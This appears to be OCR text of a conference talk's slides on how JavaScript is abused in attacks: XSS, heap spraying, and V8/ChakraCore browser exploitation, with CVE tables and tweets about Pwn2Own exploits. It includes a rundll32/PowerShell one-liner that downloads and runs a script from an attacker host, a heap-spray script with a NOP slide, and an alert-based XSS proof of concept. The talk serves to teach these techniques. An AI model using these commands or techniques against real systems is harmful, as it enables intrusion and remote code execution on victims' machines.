How I met your browser (Security)

A quick overview on how JS can be (ab)used to compromise your infrastructure in real-life

Bourbon Jean-Marie
@kmkz_security

Who's that guy?

- Bourbon Jean-Marie « kmkz »

  LinkedIn: https://www.linkedin.com/in/jean-marie-bourbon/

  Twitter: @kmkz_security

  GitHub: https://github.com/kmkz

  Email: mail.bourbon@gmail.com

- Penetration Tester and RedTeamer (**OSCE/OSCP** certified)

- 38 Years old ☹

- From south of France, now in Luxembourg

- CTF player with sec0d since 2010

Agenda

- What Cross-Site Scripting (XSS) is?
- Classic exploitation scenario
- JavaScript from an offensive security perspective (not only XSS)
- Buffer overflow and browser exploitation
- Reliability? No problem ! JavaScript to the rescue !
- Demo 1: Heap Spray all the thing
- JavaScript issue in recent engine (ChakraCore/V8)
- Demo 2: Google Chrome pwnage via V8 JS engine bug on x64 Win10
- Conclusion
- **And… questions/answers (if possible!)**

What an XSS is ?

- JavaScript injection allowing attacker to perform client-side attacks
- Several kind of XSS, mainly reflected or stored
- Reflected :

  Attacker need user interaction to execute crafted JS code from user

  Commonly used in phishing campaign (exemple: https://securiteam.com/securitynews/6Z00L0AEUE)
- Stored :

  JS code is injected and page code is modified for all users


  Do not require user interaction, malicious code is executed within victim's browser!

What an XSS is ?

- An AgularJS framework based stored XSS example:

User input data reflection through unsecure Server-Side template rendering

```
--ngInclude: '/server-templates/server-side-rendering-template.ejs'-->
iv class="ng-scope" ng-include="'/server-templates/server-side-rendering-template.ejs'">
<div id="server-side-rendering">
 <h3>…</h3>
 <p style="margin-top: 12px;">…</p>
 <div style="font-size: 18px;">…</div>
 <one-input-two-buttons input-text-key="serverTemplateUnparsedText" input-text-model="sharedDynamicData.serverTemplateUnparsedText" hack-input-text=
 label="Save" status-message="sharedDynamicData.statusMessage" is-dangerous="sharedDynamicData.isDangerous" text-same-hack-label="Refresh page to se
 db be rendered in the template" start-timer="startTimer()"></one-input-two-buttons>
<p style="display: none">
 <script type="text/javascript">
    alert("Hi Luxembourg JS Meetup!"); document.body.firstElementChild.className = 1;
  </script>
 </p>
```




1. The malicious JS code is sent back to the database where it will be persisted (injection)
2. When page is accessed, the server inject malicious JS into the HTML before sending it to client
3. This allow an attacker to place any type of HTML/JS code into the DOM

Classic exploitation scenario

- Commonly bug hunter or « pentesters » prove exploitability using PoC

- Several problem occurs when trying to exploit-it!

  HSTS, CSP, WAFs, HTML Sanitizers, Sandboxing, No Script…



- Bad news guys: still exploitable fortunately ! ☺

- What we can do?
  - Browser control (BeEF project)
  - In fact, if XSS: all a JS developper can do, an attacker can do too!
  - Useful references: http://www.xss-payloads.com/ https://beefproject.com/

JavaScript from an offensive security perspective (not only XSS)

- Exploiting XSS is cool but what if it is chained with another exploit?

- Can be used for payload delivery:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";document.write();new ActiveXObject("WScript.Shell").Run("powershell -nop -exec bypass -c iwr('https://attacher.lol/a.ps1')|iex;")
```


- Browser exploitation matter since we can execute malicious JS within target's browser !! \o/

- Recent JS engines are a threat (ChakraCore, V8,…) and attackers are aware about this !

- Developer are responsible of development and will be blamed in case of incident ☹

- But wait! **Are developers responsibles of *all* security issues??**

  #Protip: If you think that "$security==$Dev", you'll fail.



JavaScript from an offensive security perspective (not only XSS)

Microsoft » Chakracore : Security Vulnerabilities (CVSS score >= 8)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2018-8500	119		Exec Code Overflow Mem. Corr.	2018-10-10	2018-11-26	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
A remote code execution vulnerability exists in the way that the ChakraCore scripting engine handles objects in memory, aka "Scripting Engine Memory Corruption Vulnerability." This affects ChakraCore.														
2	CVE-2018-0858	119		Exec Code Overflow Mem. Corr.	2018-02-14	2018-03-14	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
ChakraCore allows remote code execution, due to how the ChakraCore scripting engine handles objects in memory, aka "Scripting Engine Memory Corruption Vulnerability". This CVE ID is unique from CVE-2018-0834, CVE-2018-0835, CVE-2018-0836, CVE-2018-0837, CVE-2018-0838, CVE-2018-0840, CVE-2018-0856, CVE-2018-0857, CVE-2018-0859, CVE-2018-0860, CVE-2018-0861, and CVE-2018-0866.														
3	CVE-2018-0834	119		Exec Code Overflow Mem. Corr.	2018-02-14	2018-03-14	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Microsoft Edge and ChakraCore in Microsoft Windows 10 Gold, 1511, 1607, 1703, 1709, and Windows Server 2016 allows remote code execution, due to how the scripting engine handles objects in memory, aka "Scripting Engine Memory Corruption Vulnerability". This CVE ID is unique from CVE-2018-0835, CVE-2018-0836, CVE-2018-0837, CVE-2018-0838, CVE-2018-0840, CVE-2018-0856, CVE-2018-0857, CVE-2018-0858, CVE-2018-0859, CVE-2018-0860, CVE-2018-0861, and CVE-2018-0866.													
4	CVE-2018-0818			Bypass	2018-01-09	2019-10-02	8.5	None	Remote	Medium	Single s			
Microsoft ChakraCore allows an attacker to bypass Control Flow Guard (CFG) in conjunction with another vulnerability to run arbitrary code on a target system, due to h														
accessing memory, aka "Scripting Engine Security Feature Bypass".														
5	CVE-2017-11812	119		Exec Code Overflow Mem. Corr.	2017-10-13	2017-10-20	9.3	None	Remote	Medium	Not			
ChakraCore and Microsoft Edge in Microsoft Windows 10 1511, 1607, 1703, and Windows Server 2016 allows an attacker to execute arbitrary code in the context of														
handles objects in memory, aka "Scripting Engine Memory Corruption Vulnerability". This CVE ID is unique from CVE-2017-11792, CVE-2017-11793, CVE-2017-117														
11799, CVE-2017-11800, CVE-2017-11801, CVE-2017-11802, CVE-2017-11804, CVE-2017-11805, CVE-2017-11806, CVE-2017-11807, CVE-2017-11808, CVE-20														
CVE-2017-11821.														
6	CVE-2017-11767	119		Overflow Mem. Corr.	2017-11-02	2019-10-02	10.0	None	Remote	Low				
ChakraCore allows an attacker to gain the same user rights as the current user, due to the way that the ChakraCore scripting engine handles objects in memory														
Vulnerability".														
7	CVE-2017-8658	119		Exec Code Overflow Mem. Corr.	2017-08-10	2017-08-24	10.0	None	Remote	Low				
A remote code execution vulnerability exists in the way that the Chakra JavaScript engine renders when handling objects in memory, aka "Scripting Engine M														

Google » V8 : Security Vulnerabilities (CVSS score >= 8)

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-3679			DoS	2016-03-29	2018-10-30	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Multiple unspecified vulnerabilities in Google V8 before 4.9.385.33, as used in Google Chrome before 49.0.2623.108, allow attackers to cause a denial of service or possibly have other impact via unknown vectors.														
2	CVE-2016-2843			DoS	2016-03-05	2016-12-02	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Multiple unspecified vulnerabilities in Google V8 before 4.9.385.26, as used in Google Chrome before 49.0.2623.75, allow attackers to cause a denial of service or possibly have other impact via unknown vectors.														
3	CVE-2016-1669	119		DoS Overflow	2016-05-14	2018-10-30	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
The Zone::New function in zone.cc in Google V8 before 5.0.71.47, as used in Google Chrome before 50.0.2661.102, does not properly determine when to expand certain memory allocations, which allows remote attackers to cause a denial of service (buffer overflow) or possibly have unspecified other impact via crafted JavaScript code.														
4	CVE-2015-8548			DoS	2015-12-14	2016-12-07	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Multiple unspecified vulnerabilities in Google V8 before 4.7.80.23, as used in Google Chrome before 47.0.2526.80, allow attackers to cause a denial of service or possibly have other impact via unknown vectors, a different issue than CVE-2015-8478.														
5	CVE-2014-1704			DoS	2014-03-16	2017-01-06	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Multiple unspecified vulnerabilities in Google V8 before 3.23.17.18, as used in Google Chrome before 33.0.1750.149, allow attackers to cause a denial of service or possibly have other impact via unknown vectors.														
6	CVE-2009-2555	119		Exec Code Overflow	2009-07-21	2017-08-16	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Heap-based buffer overflow in src/jsregexp.cc in Google V8 before 1.1.10.14, as used in Google Chrome before 2.0.172.37, allows remote attackers to execute arbitrary code in the Chrome sandbox via a crafted JavaScript regular expression.														

In-the-wild iOS Exploit Chain 1

Posted by Ian Beer, Project Zero

TL;DR

This exploit provides evidence that these exploit chains were likely written contemporaneously with their supported iOS versions; that is, the exploit techniques which were used suggest that this exploit was written around the time of iOS 10. This suggests that this group had a capability against a fully patched iPhone for at least two years.

This is one of the three chains (of five chains total) which exploit only one kernel vulnerability that was directly reachable from the Safari sandbox.

Update your Firefox browser now, there's an emergency patch you'll want

Hackers are actually exploiting this zero-day flaw, a researcher warns

By Sean Hollister | @StarFire2258 | Jun 18, 2019, 5:44pm EDT

Buffer overflow and browser exploitation

- Allow attacker to take control on execution flow by overwriting memory (« write what where »)
- Each memory region can be impacted: heap (dynamic allocation), stack, .bss, …
- If not familiar with it, too long to be explained here but keep in mind that biggest vulnerability are BoF attacks leading to code execution

  (*you know, when you root/jailbreak your smartphone for example :P*)
- Several mitigations exist against BoF : ASLR, NX, KASLR… of course bypasses too !
- In some cases bypasses are not that easy: but guess what!? JavaScript can help us !!

Reliability? No problem ! JavaScript to the rescue !

- 4 bytes overwrite and need a reliable return address ? Need a place that is under control ?


- **JavaScript** will help us: use **heap spraying technique**
- Kewl… but wait! What is Heap Spraying?
  - Heap spraying is a **technique** (no, it do not exploit nothing) used in exploit dev. to facilitate arbitrary code execution
  - Use to put a certain sequence of bytes at a predetermined location in the memory of a target process by having it allocate (large) blocks on the process's heap and fill the bytes in these blocks with the right values
  - Permits to have a reliable exploit that will work… and it make the difference!
- Interesting resource on this subject: https://www.coresecurity.com/system/files/publications/2019/03/html5-heap-spray.pdf

*Special shoutout to **@FuzzySec** 'cause the demo is from you dude ☺*

https://www.fuzzysecurity.com

Reliability? No problem ! JavaScript to the rescue !

"The awesome thing is that JavaScript can directly allocate stings on the heap and with a bit a craftiness we can mold the heap to suite our needs for any browser we want to exploit"



*Special shoutout to **@FuzzySec** 'cause the demo is from you dude ☺*

https://www.fuzzysecurity.com

Reliability? No problem ! JavaScript to the rescue !

```
<script language='javascript'>

    size = 0x3E8;  // 1000-bytes
    NopSlide = ''; // Initially set to be empty

    var Shellcode = unescape(
    '%u7546%u7a7a%u5379'+   // ASCII
    '%u6365%u7275%u7469'+   // FuzzySecurity
    '%u9079');              //

    // Keep filling with nops till we reach 1000-bytes
    for (c = 0; c < size; c++){
    NopSlide += unescape('%u9090%u9090');}
    // Subtract size of shelccode
    NopSlide = NopSlide.substring(0,size - Shellcode.length);

    // Spray our payload 50 times
    var memory = new Array();
    for (i = 0; i < 50; i++){
    memory[i] = NopSlide + Shellcode;}

    alert("allocation done");

</script>
```

```
0:013> d 03130106-20
031300e6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
031300f6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130106  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
03130116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
03130156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:013> d 03130106-20-1000
0312f0e6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f0f6  90 90 90 90 90 90 90 90-46 75 7a 7a 79 53 65 63  ........FuzzySec
0312f106  75 72 69 74 79 90 00 00-90 90 90 90 90 90 90 90  urity...........
0312f116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312f156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:013> d 03130106-20-2000
0312e0e6  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e0f6  46 75 7a 7a 79 53 65 63-75 72 69 74 79 90 00 00  FuzzySecurity...
0312e106  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312e156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:013> d 03130106-20-3000
0312d0e6  90 90 90 90 90 90 90 90-46 75 7a 7a 79 53 65 63  ........FuzzySec
0312d0f6  75 72 69 74 79 90 00 00-90 90 90 90 90 90 90 90  urity...........
0312d106  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d116  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d126  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d136  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d146  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0312d156  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

*Special shoutout to **@FuzzySec** 'cause the demo is from you dude ☺*

https://www.fuzzysecurity.com

JavaScript issue in recent engine (ChakraCore/V8)

- Discovered and published by ExodusIntel security research team (patch diffing)

  https://blog.exodusintel.com/2019/09/09/patch-gapping-chrome/ ← strongly recommended!

- Type confusion vulnerability leading to code execution

- V8 exploitation against Chrome in an up to date Windows x64 10


- Active A.V solution (Defender) for fun…

Type confusion, often combined with use-after-free, is the main attack vector to compromise modern C++ software like browsers or virtual machines. Typecasting is a core principle that enables modularity in C++. For performance, most typecasts are only checked statically, i.e., the check only tests if a cast is allowed for the given type hierarchy, ignoring the actual runtime type of the object. Using an object of an incompatible base type instead of a derived type results in type confusion. Attackers abuse such type confusion issues to attack popular software products including Adobe Flash, PHP, Google Chrome, or Firefox.

Bonus: XSS 0 day in real life (Issue reported, no fulldisclosure)

- Recently discovered stored XSS in a famous product impacting Jira
- No details provided here (still under process)
- Why showing it today?
  - Very recent issue discovered in « real life » condition
  - Fix *should be* released very soon
  - Public advisory: https://jira.riada.io/browse/ICS-1384
  - ALL project might be vulnerable! Do not be shy: test-it!
- Permit to illustrate that yeah, stored XSS is a reality!

Bonus: XSS 0 day in real life (Issue reported, no fulldisclosure)



Conclusion

- JavaScript issue should not be understimate BUT exploitability should be validated (impact)

- Can be useful in Web app **AND** in malware/manual attacks/Payload obfuscation

  -> -authenticated proxy + Strong Applocker policy + protocol inspection can help you !

- Developpers ARE NOT I.T Security guys:

  They have a limited responability (like sysadmins, network engineers etc)

  BUT are directly concerned since they develop applications :/

Attackers think « out of the box » and yeah, browser exploitation is real !

Zero Day Initiative @thezdi · 7h

Confirmed! The @FSecureLabs crew used an #XSS bug in the NFC component of the #Xiaomi Mi9 to exfiltrate data just by touching their specially made NFC tag. Their efforts earned $30,000 and 3 more Master of Pwn points. #P2OTokyo

37 75

Zero Day Initiative @thezdi · 6 nov.

Confirmed! The @fluoroacetate duo used a bug in JavaScript JIT followed by a UAF to escape the sandbox to grab a pic off a #Samsung Galaxy S10 via NFC. Their final entry for Day One earns them $30,000 and 3 Master of Pwn points. #P2OTokyo

2 47 132

fluoroacetate a retweeté

Zero Day Initiative @thezdi

The @fluoroacetate duo does it again. They used a type confusion in #Edge, a race condition in the kernel, then an out-of-bounds write in #VMware to go from a browser in a virtual client to executing code on the host OS. They earn $130K plus 13 Master of Pwn points.

Traduire le Tweet

8:26 PM · 21 mars 2019 · Twitter Web Client

Bourbon Jean-Marie
@kmkz_security